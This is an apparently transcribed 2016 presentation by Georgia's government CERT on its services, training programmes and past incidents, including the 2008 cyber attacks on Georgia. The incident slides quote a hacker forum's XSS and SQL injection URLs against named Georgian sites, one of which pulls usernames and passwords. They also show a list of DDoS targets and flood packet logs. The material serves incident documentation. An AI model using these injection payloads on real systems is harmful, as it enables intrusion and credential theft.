



Cyber Security Solutions and Solved Incidents By CERT-GOV-GE

Tbilisi, 5 december 2016

David Kvatadze



CERT.GOV.GE



CERT-GOV-GE - Structural unit was formed within the Information Security and Policy division of LEPL Data Exchange Agency under the Ministry of Justice of Georgia, which processes, analyses and solves information security incidents.



Organizational Framework



State Security and Crisis Management Council

Established in January 2014
Under the Direct Subordination of the Prime-Minister



Personal Data Protection Inspectorate

Established in January 2013



Ministry of Justice Data Exchange Agency

Established in January 2010
Under Supervision on Ministry of Justice



Ministry of Internal Affairs Cyber Crime Division 24/7 International Contact Point

Established In December 2012 as a
Structural Unit of the Ministry of
Internal Affairs



State Security Service of Georgia

Established In 2015







Minister of Defense Cyber Security Bureau

Established in 2014 Under
Supervision of Ministry of
Defense of Georgia

Information Security Development.
and management of CERT.GOV.GE

Cybercrime division is the only agency
that has Investigatory functions on all
types of Cyber Incidents;





We are members of the following organizations:



The Cyber security Executing Arm Of The **UNITED NATIONS**

SPECIALISED AGENCY of The International Telecommunication Union (ITU)



We are full member of FIRST. FIRST is the Forum of Incident Response and Security Teams.



The Trusted Introducer - a.k.a. TI - is the trusted backbone of the Security and Incident Response Team community in Europe.



CERT-GOV-GE is Authorized To Use CERT Trademark.

Team Member Certificates:



SANS GIAC Certified Professionals (GIAC)



Systems and Network Auditor (GSNA)



Hacker Tools, Techniques, Exploits and Incident Handling (GCIH)



Secure Coding in Java/JEE: Developing Defensible Applications (GSSP-JAVA)



TRANSITS: CSIRT Training



CISSP® - Certified Information Systems Security Professional



Services



Blacklist Service

- IP and Domain blacklist.
- Different formats for different software.
- Available for Organization's.
- <http://blacklists.cert.gov.ge>



Safe DNS Georgia

Integrated with Collective Intelligence Framework.

Blocks malware domains and redirecting to warning page.

First DNSSEC Enabled Resolver In Georgia.




5.159.16.16
5.159.20.20



Network Monitoring Services

NetFlow Sensors (NfDump & NfSen)
Network Analyze NetFlow Data For Security.
Detects:

- ✓ SSH Brute Force Attacks.
- ✓ Botnets.
- ✓ dDoS Attacks.



Sensor Network Services (Snort):

- ✓ Automated analysis of the security of the network flow problems.
- ✓ VRT rules of the Securities and install for free.
- ✓ If you wish to separate physical server for the organization.



ALIEN VAULT




CERT-GOV-GE Honeypots



- Emulation Of Popular Vulnerable Software
- Using Open Source Honeypot Software:
 - Kippo (ssh)
 - Dionaea (SMB, http, tftp, MSSQL, MySQL, SIP)
 - Conpot (SCADA)
- Capturing Attacker IP Addresses
- More Than 2000 Attacks Per Day



Website Intrusion Detection (MalSpider)



Open Source Project.

Monitors Web Pages for Intrusions (Exploits, Hacker Signatures, Information Leakage).

Custom Rule Based Detection.




Penetration Test



OWASP

The Open Web Application Security Project



Spear Phishing Attack Simulation




- Sending e-mail phishing links.
- Phishing attacks by the organization to personalize.
- Any WEB mobile Simulation Built-in educational page.
- Statistics.





Incident Handling



Incident handling automatized system OTRS was implemented for Georgian critical information system subjects

Contact: incidents@dea.gov.ge

CERT-GOV-GE Partners

MINISTRY OF JUSTICE OF GEORGIA

DATA EXCHANGE
AGENCY



Partners:



CERT-EE





Information Provided Daily About Georgian Infections:



Infected 10 000 IP Addresses



Infected 5 000 IP Addresses



15-20 Phishings
25-30 Deface Web-Sites
15-20 Malware Sites



Infected 4 000 IP Addresses



Infected 1 000 IP Addresses



Infected 1 000 IP Addresses



Infected 1 000 IP Addresses

CERT-GOV-GE Services

MINISTRY OF JUSTICE OF GEORGIA

DATA EXCHANGE
AGENCY



IP address monitoring portal

IP მისამართების მონიტორინგის პორტალი

გამარჯობათ Administrator [გამოხსენიება]
პაროლის შეცვლა

მთავარი IP მონიტორინგი ორგანიზაციების სია მომხმარებლები

IP მონიტორინგის ფორმული

Arakis 6/2012 6/12/2013 XXXXXXXXXXXXXXXXXXXXXXXX მიება

IP მისამართი	ორგანიზაცია	საფრთხის დონე	თარიღი	
213.131.32.218	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX	დაბალი	1/11/2013 10:31:13 AM	

Shadow Sinkhole

IP მისამართი	ორგანიზაცია	დაინფიცირების ტიპი	თარიღი	
77.92.224.114	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX	downadup	6/10/2013 8:20:35 AM	
77.92.224.117	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX	downadup	5/27/2013 9:50:24 AM	
77.92.224.115	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX	downadup	8/24/2012 1:20:07 AM	
77.92.224.115	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX	downadup	6/19/2012 6:57:43 AM	
77.92.224.114	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX	salinity	6/13/2012 5:41:26 AM	

Shadow BotNet

IP მისამართი	ორგანიზაცია	დაინფიცირების ტიპი	მართვის ცენტრის პორტი	თარიღი	
77.92.224.114	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX	salinity-p2p		4/11/2013 10:56:12 AM	
77.92.224.114	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX	zeus-p2p		4/11/2013 10:50:12 AM	

Team Cymru

IP მისამართი	ორგანიზაცია	დაინფიცირების ტიპი	თარიღი	
77.92.224.121	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX	openresolvers	2/7/2013 6:43:18 PM	
77.92.224.114	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX	spam	11/26/2012 11:00:25 AM	

15 Million Infected IP's
180 thousand unique IP's

Share



CheckNet is a free online service that checks and analyzes web sites and IP addresses.
It is fast and easy! Check your website for weaknesses and vulnerabilities.

[Q SEARCH PAGE](#)

[✓ CHECK IP ADDRESS](#)

[Q SEARCH](#)

[+ ADD INCIDENT](#)

Share



CheckNet is a free online service that checks and analyzes web sites and IP addresses.
It is fast and easy! Check your website for weaknesses and vulnerabilities.

[SEARCH PAGE](#)[CHECK IP ADDRESS](#)

dea.gov.ge

[SEARCH](#)

IMAGE	DOMAIN	IP ADDRESS	URL	INFECTION TYPE	PROVIDER	INCIDENT DATE	SHARE
	dea.gov.ge	91.212.213.25		deface	Zone-H	26.08.2011 00:00	Share

[+ ADD INCIDENT](#)

Share



IMAGE DOMAIN IP ADDRESS URL INFECTION TYPE PROVIDER INCIDENT DATE SHARE



dea.gov.ge

91.212.213.25



deface

Zone-H

26.08.2011 00:00



Share

Share



CheckNet is a free online service that checks and analyzes web sites and IP addresses.
It is fast and easy! Check your website for weaknesses and vulnerabilities.

[Q SEARCH PAGE](#)

[✓ CHECK IP ADDRESS](#)

YOUR IP ADDRESS IS: 5.159.20.18

Infection type:

gameover-zeus-dga

Infection date:

26.06.2015

[+ ADD INCIDENT](#)



CheckNet is a free online service that checks and analyzes web sites and IP addresses.
It is fast and easy! Check your website for weaknesses and vulnerabilities.

[Q SEARCH PAGE](#)[✓ CHECK IP ADDRESS](#)

თქვენი IP მისამართი: 94.137.188.73

დაინფიცირების ტიპი: მონაცემი არ მოიძებნა

[+ ADD INCIDENT](#)



Share




STATISTICS

10 INFECTED TYPES

N	IP ADDRESS
1	93.188.8.75
2	80.77.52.171
3	213.157.205.142
4	80.241.247.251
5	80.241.246.125
6	85.114.244.2
7	212.72.155.146
8	212.58.116.71
9	80.92.177.11
10	213.157.215.232

Incident statistics







3 Day Course For our Constituency

Basic Incident Handling Training:

- CSIRT introduction
- Incident Handling
- Basic Malware Analysis
- Sysinternal Tools
- Forensics with Linux
- Forensics with Windows
- Case Studies



NATO SPS Programme

MINISTRY OF JUSTICE OF GEORGIA

DATA EXCHANGE
AGENCY



→ **Cyber Defense Training for IT Professionals** 2-3 Day Cyber and Information Security Sessions:



Middle East Technical University

- Afghanistan
- Moldova
- Macedonia
- Montenegro
- Azerbaijan
- Ukraine
- Mongolia



Totally Up to 150 Professional

CYBER EXE 2016



CYBER-EXE 2016
GEORGIA

Cyber EXE Topics:

- Cryptography
- Malware Analysis
- Log File Analysis
- Reverse Engineering
- Network Analysis
- Various Content



Number of Exercises:

- 32 Case
- 88 Questions
- 6 Hours and 15 Minutes

Recommended Tools and Applications:



CYBER CUBE 2016



CYBER CUBE 2016
კიბერკუბი 2016

Organizers:



About Event:

- Age Limit 25 years
- 50 registered Teams
- 5 exercises
- 35 questions
- Special testing platform



Sponsors:



The NATO ARW was promoted by the DEA and supported by many regional countries and international organizations

ARW at a glance

Round table



Georgia exhibits its awareness in cyber defense development and its intention of being a main player in this evolving scenario.

As a proof of that, Georgia hosts this high-level workshop - completely focused on cyber defense issues -, in participation with NATO, neighbors countries and international organizations – an event

Involved Stakeholders



Working Sessions



Advanced Research Workshop, June 30 – July 1, 2015 Tbilisi

As a way forward countries agreed on initiation of the Regional Cyber Defence Cooperation Project

Project Proposal Objectives

GOAL

Develop cyber defence capabilities, tools and techniques to better protect governments and Critical Infrastructures (CIs) from emerging cyber threats. The Project will improve coordination in the cyber defence domain through a Cyber Defense Alliance.

APPROACH FOR THE REGIONAL CYBER DEFENCE INITIATIVE

PROTECT REGIONAL AND NATIONAL CRITICAL INFRASTRUCTURES

1

DEFINE REGIONAL CYBER DEFENCE ROADMAP

Outline roadmap and implementation plan on how to build/improve cyber defence capabilities

2

IMPROVE CYBER DEFENCE CAPABILITIES

Identify and create tools to steer coordination among regional and national stakeholders


3

INCREASE CYBER DEFENCE COOPERATION

Raise awareness through events and programs addressed to institutions at regional and national level


PROJECT PHASES

Solved Incidents after the Productive Cooperation






Cyber attacks against GEORGIA

08/08/2008 Before Attack



09/08/2008 During Attack





sabe

Участник Форума
Регистрация: 16.03.2007
Адрес: http://hack.this.name
Сообщения: 299
Провел на форуме:
1 неделю 2 дня

Репутация: Эксперт (2/430) ±



Грузинские Сайты в тему:

[http://www.tbilisi.gov.ge/index.php?Post=1%22%3E%20%3Cscript%3Ealert\(/suki/\)%3C/script%3E&sec_id=3378&lang_id=DEU](http://www.tbilisi.gov.ge/index.php?Post=1%22%3E%20%3Cscript%3Ealert(/suki/)%3C/script%3E&sec_id=3378&lang_id=DEU)

Aversi.ge

Цитата:

[http://www.aversi.ge/main.php?lang=geo&id=-1+UNION+SELECT+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15 ,version\(\),17,18,19,20,21,22,23/*](http://www.aversi.ge/main.php?lang=geo&id=-1+UNION+SELECT+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15 ,version(),17,18,19,20,21,22,23/*)

Presage

Цитата:

[http://presa.ge/index.php?text=news&i=-1+union+select+1,2,concat_ws\(0x3a,table_name\),4,5,6,7,8,9,10,11+from+information_schema.tables+limit +17,1--](http://presa.ge/index.php?text=news&i=-1+union+select+1,2,concat_ws(0x3a,table_name),4,5,6,7,8,9,10,11+from+information_schema.tables+limit +17,1--)

5 ver. tables

Цитата:

[http://presa.ge/index.php?text=news&i=-1+union+select+1,2,concat_ws\(0x3a,user_username,user_password\),4,5,6,7,8,9,10,11+from+users--](http://presa.ge/index.php?text=news&i=-1+union+select+1,2,concat_ws(0x3a,user_username,user_password),4,5,6,7,8,9,10,11+from+users--)

Ssa.gov.ge

Цитата:

[http://www.ssa.gov.ge/index.php?id=69&mid=-1+union+select+1,2,3,4,5,6,7,8,9,version\(\),11,12,13,14,15,16,17,18,19,20,21,22,23,24,25](http://www.ssa.gov.ge/index.php?id=69&mid=-1+union+select+1,2,3,4,5,6,7,8,9,version(),11,12,13,14,15,16,17,18,19,20,21,22,23,24,25)

Swear words and cruel callings

Source	Destination	Protocol	Info
201.88.80.48	213.157.198.33	TCP	rdmshc > http [SYN] Seq=0 Win=65535 Len=0 MSS=1452
208.0.30.17	213.157.198.33	TCP	28841 > http [SYN] Seq=0 Win=65520 Len=0 MSS=1260
189.105.202.124	213.157.198.33	TCP	62931 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1452
210.211.128.160	213.157.198.33	TCP	63801 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1452
65.95.127.155	213.157.198.33	TCP	59609 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1452
62.141.66.174	213.157.198.33	TCP	isns > http [RST] Seq=1 Win=0 Len=0
217.69.214.243	213.157.198.33	TCP	60001 > http [SYN] Seq=0 Win=16384 Len=0 MSS=1460
78.96.72.99	213.157.198.33	TCP	fjappmgrbulk > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 W
189.81.53.53	213.157.198.33	TCP	63113 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1440
90.154.179.138	213.157.198.33	TCP	vrrts-at-port > http [SYN] Seq=0 Win=65535 Len=0 MSS=1452
92.113.0.29	213.157.198.33	ICMP	Echo (ping) request
92.113.0.29	213.157.198.33	ICMP	Echo (ping) request
92.113.0.29	213.157.198.33	ICMP	Echo (ping) request
92.113.0.29	213.157.198.33	ICMP	Echo (ping) request
86.98.45.238	213.157.198.33	HTTP	GET /?10a768ec&2gtv=13782&GIAWjNaTM=2 HTTP/1.1
86.98.45.238	213.157.198.33	HTTP	GET /?10a768ec&2gtv=13782&GIAWjNaTM=2 HTTP/1.1
216.39.90.211	213.157.198.33	DNS	Standard query MX media.ge
83.174.226.124	213.157.198.33	DNS	Standard query A media.ge

Source	Destination	Protocol	Info
213.122.175.66	212.58.98.207	HTTP	GET /?39dec76f HTTP/1.1
213.122.175.66	212.58.98.207	HTTP	[TCP Retransmission] GET /statements.php HTTP/1.1
189.13.56.83	212.58.98.207	HTTP	GET /docs/reglament.pdf?SOSAT_ETO_VASHE_PRIZVANIE=Ad&4713
81.201.203.50	212.58.98.207	HTTP	GET /statements.php&7ea3=8qq3w&jN=40640&903f=obsUuw&DA_VI_
189.13.56.83	212.58.98.207	HTTP	GET /statements.php&958f=0i&DA_VI_LOHI_PODOBOSRETES_KAK_V_
213.254.143.12	212.58.98.207	HTTP	GET /?6de72fe9&kd1=21808&DA_VI_LOHI_PODOBOSRETES_KAK_V_90x
91.190.87.98	212.58.98.207	HTTP	GET /?10a892a6 HTTP/1.1
91.190.87.98	212.58.98.207	HTTP	GET /statements.php&3070=0siqp&DA_VI_LOHI_PODOBOSRETES_KAK
189.153.46.223	212.58.98.207	HTTP	[TCP Retransmission] GET /statements.php&2acf=pe2&jGkQEmUH
213.122.175.66	212.58.98.207	HTTP	GET /statements.php HTTP/1.1
91.190.87.98	212.58.98.207	HTTP	[TCP Retransmission] GET /?10a768ec&2gtv=13782&GIAWjNaTM=2
201.170.66.71	212.58.98.207	HTTP	GET /docs/reglament.pdf?SOSAT_ETO_VASHE_PRIZVANIE=Ad HTTP
86.69.194.189	212.58.98.207	HTTP	GET /docs/reglament.pdf?SOSAT_ETO_VASHE_PRIZVANIE=Ad HTTP
74.195.179.83	212.58.98.207	HTTP	GET /statements.php HTTP/1.1
80.222.137.212	212.58.98.207	HTTP	GET /statements.php HTTP/1.1
89.175.186.54	212.58.98.207	HTTP	[TCP Retransmission] GET /statements.php HTTP/1.1
85.105.109.188	212.58.98.207	HTTP	GET /?44c7acc2 HTTP/1.1 Continuation or non-HTTP traffic
66.210.131.226	212.58.98.207	HTTP	GET /docs/reglament.pdf?SOSAT_ETO_VASHE_PRIZVANIE=Ad HTTP

Друзья проекта

www.stop-war.us
www.yahoo.com
www.google.com
www.rambler.ru

Ссылки на ресурсы

Инфо

Мы - представители русского хак-андеграунда, не потерпим провокации со стороны Грузии в любых ее проявлениях. Мы хотим жить в свободном мире, а существовать в свободном от агрессии и лжи Сетевом пространстве.

www.stopgeorgia.ru

Новости

10.08.2008
Форум проекта запущен и работает в штатном режиме

09.08.2008
Отбран и опубликован список первостепенных целей для атак

09.08..2008
Открыт сайт, посвященный ведению информационной войны с Грузией

07.08.2008
Грузия развязала военный конфликт с Южной Осетией



Читать

Первоочередные цели для атак

Сайт	Доступ с РФ (есть/нет)	Доступ с Ливны (есть/нет)
www.parliament.ge Парламент;	-	-
www.assistancegeorgia.org.ge Госкомстат;	+	+
www.cec.gov.ge Избирком;	+	+
www.mdf.org.ge Муниципальный фонд развития;	-	-
www.mfa.gov.ge МИД;	+	+
www.corruption.ge Anti-Corruption Program;	-	-
www.constcourt.gov.ge Конституционный суд;	+	+
www.constcourt.gov.ge Конституционный суд;	+	+
www.insurance.caucasus.net Страхование;	-	-
www.mc.gov.ge Минкультуры;	-	-
www.nsc.gov.ge Совет Безопасности;	-	-
www.supremecourt.ge Верховный суд;	+	+
www.iberiapac.ge Минтранс;	-	-
www.court.gov.ge Department of material service;	+	+
www.civil.ge Ассоциации ООН в Грузии;	-	-
http://georgia.usembassy.gov/ Посольство США в Тбилиси	+	+
tbilisivisa@state.gov	-	-
http://ukingeorgia.fco.gov.uk/en Посольство БВ в Тбилиси	+	+
http://www.all.ge/	-	-
http://www.geres.ge/ СМИ;	+	+
www.rustavi2.com.ge Телеканал;	-	-
www.opentext.org.ge Электронные версии газет;	+	+
www.svobodnaya-gruzia.com Газета «Свободная Грузия»;	-	-
www.sanet.ge/gtze Газета Georgian Times;	-	-
www.messenger.com.ge Газета Georgian Messenger;	+	+
http://georgianmessenger.blogspot.com/	-	-
www.prinenewsonline.com Агентство «Прим-ньюс»;	-	-
www.presidpress.gov.ge Информгентство	-	-
www.sakinform.ge	-	-
www.sakartvelo.ru	-	-
www.internews.ge	-	-
www.internews.org.ge	-	-
http://www.intorpressnews.ge/ Другие	-	-
http://www.internet.ge/	-	+
http://www.stream.ge/ - новости ТВ	-	+
http://newageorgia.ge/	-	-
http://presa.ge/	-	-
http://www.medianews.ge/	-	+

Approximately 90% of all gov.ge domain addresses and significant fraction of .ge domain addresses were affected by DDos attacks.

Win32/GeorBot espionage against Georgia



Cyber Attack was designed very smartly. Various Georgian News-Related web-sites were hacked and modified only Specific News pages (eg. NATO delegation Visit in Georgia, US-Georgian Agreements and Meetings, Georgian Military NEWS).

Control Panel Of criminal

31.214 [REDACTED].php



Bot panel

